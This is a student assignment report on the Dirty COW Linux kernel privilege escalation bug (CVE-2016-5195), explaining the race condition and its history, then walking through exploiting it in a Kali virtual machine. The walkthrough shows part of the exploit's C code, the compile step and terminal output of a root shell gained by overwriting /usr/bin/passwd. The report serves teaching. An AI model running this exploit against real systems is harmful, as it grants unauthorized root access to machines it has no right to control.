Sri Lanka Institute of Information Technology

Assignment 1

B. K. Dulanjaya Perera

IT19177656

Y1S2_13.1

Dirty Cow (CVE-2016-5195)


Systems and Network Programming


Content

Introduction

- What is privilege escalation?

Privilege escalation is when an insider deliberately raises his or her level of permissions to get more access rights. Successful Privilege escalation grants hackers privileges that end users normally have.





- Dirty COW (CVE-2016-5195)

Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux kernel. CVE-2016-5195 is the official reference to this bug. CVE (Common Vulnerabilities and Exposures) is the Standard for Information Security Vulnerability Names maintained by MITRE.

- What is a Race Condition?

A race condition arises if two or more threads access common data and attempt to change it simultaneously. Due to the fact that the thread scheduling algorithm can still switch threads, you do not know the order the threads are trying to access shared data. The outcome of the data change therefore depends on the algorithm for programmation, i.e. both threads "race" to access / change data.

- Why is it called Dirty Cow bug

A race condition was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase their privileges on the system.

- Who found the Dirty Cow vulnerability?

Phil Oester

- When it was found?

The bug has existed since around 2.6.22 (released in 2007) and was fixed on Oct 18, 2016. This issue was publicly disclosed on October 19, 2016.

- Impact

  - ❖ An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase their privileges on the system.

  - ❖ This flaw allows an attacker with a local system account to modify on-disk binaries, bypassing the standard permission mechanisms that would prevent modification without an appropriate permission set.

  - ❖ This flaw allows an attacker with a local system account to modify on-disk binaries, bypassing the standard permission mechanisms that would prevent modification without an appropriate permission set. This is achieved by racing the madvise(MADV_DONTNEED) system call while having the page of the executable mmapped in memory

How to Exploit the Vulnerability

Requirements:


- Linux OS(before 2016)

This bug was found in 2016 October. The attacker must have a Linux version on or before 2016. So, I had to install a Virtual Machine in my Windows 10 OS. Then I Installed Kali Linux 1.1.0 in my virtual machine and started to exploit.

Now this is the way I exploited the Dirty Cow (CVE-2016-5195) privilege escalation vulnerability.

1. Create a new normal user


   $ useradd –m username


root@kali: ~
File Edit View Search Terminal Help
KALI LINUX™
"the quieter you become, the more you are able to hear"

```
root@kali:~# useradd -m testuser
root@kali:~#
```

2. Set a password for the created new user


   $ passwd username



```
root@kali:~# useradd -m testuser
root@kali:~# passwd testuser
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@kali:~#
```

3. Log in to the new user


   $ su username



```
passwd: password updated successfully
root@kali:~# su testuser
$ id
uid=1000(testuser) gid=1001(testuser) groups=1001(testuser)
$
```

4. Go to the home directory of the new user


   $ cd /home



```
uid=1000(testuser) gid=1001(testuser) groups=1001(testuser)
$ cd /home
$
```

5. Go inside the directory of the username


   $ cd username




```
sh: 4: cd: can't cd to /testuser
$ cd testuser
$
```

6. Open a C file and copy the c code to it and save it

   $ nano filename.c



```
$ nano cow.c
```




```
  GNU nano 2.2.6              File: cow.c                     Modified

fstat(f,&st);
printf("Size of binary: %d\n", st.st_size);
char payload[st.st_size];
memset(payload, 0x90, st.st_size);
memcpy(payload, sc, sc_len+1);
map = mmap(NULL,st.st_size,PROT_READ,MAP_PRIVATE,f,0);
printf("Racing, this may take a while..\n");
pthread_create(&pth1, NULL, &madviseThread, suid_binary);
pthread_create(&pth2, NULL, &procselfmemThread, payload);
pthread_create(&pth3, NULL, &waitForWrite, NULL);
pthread_join(pth3, NULL);
return 0;
}

Save modified buffer (ANSWERING "No" WILL DESTROY CHANGES) ?
 Y Yes
 N No           ^C Cancel
```

7. Compile the file


    $ gcc –pthread filename.c –o filename



```
$ gcc -pthread cow.c -o cow
cow.c: In function ‘procselfmemThread’:
cow.c:72:1: warning: passing argument 2 of ‘lseek’ makes integer from pointer wi
thout a cast [enabled by default]
In file included from cow.c:7:0:
/usr/include/unistd.h:331:16: note: expected ‘__off_t’ but argument is of type
void *’
$
```

8. Finally run that C file

    $ ./filename



```
$ ./cow
DirtyCow root privilege escalation
Backing up /usr/bin/passwd to /tmp/bak
Size of binary: 51096
Racing, this may take a while..
/usr/bin/passwd overwritten
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
thread stopped
root@kali:/home/testuser#
```

Conclusion

Dirty COW (CVE-2016-5195) is privilege escalation vulnerability in the Linux kernel. CVE-2016-5195 is the official reference to this bug. This bug was found by Phil Oester.

The way the Linux kernel memory subsystem manages the breakdown of private read-only memory mapping (COW) races was discovered. A race condition was found. This flaw could be used by an unprivileged local user to gain written access to otherwise read-only memory mappings and thus increase the system privileges.

It is highly recommended that all Red Hat customers with the affected Kernel versions upgrade the kernel as soon as patches are usable. Recently released Red Hat Enterprise Linux 7.3 contains fixes for CVE-2016-5195.

References

✓ https://www.youtube.com/watch?v=YoeuGnF_2Qk&t=6s

✓ Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel, [Online] , Available: https://dirtycow.ninja/

✓ Github, PoCs, dirtycow.github.io, 2019, [Online], Available: https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs

✓ Kernel Local Privilege Escalation "Dirty COW" - CVE-2016-5195, February 24, 2017, [Online], Available: https://access.redhat.com/security/vulnerabilities/DirtyCow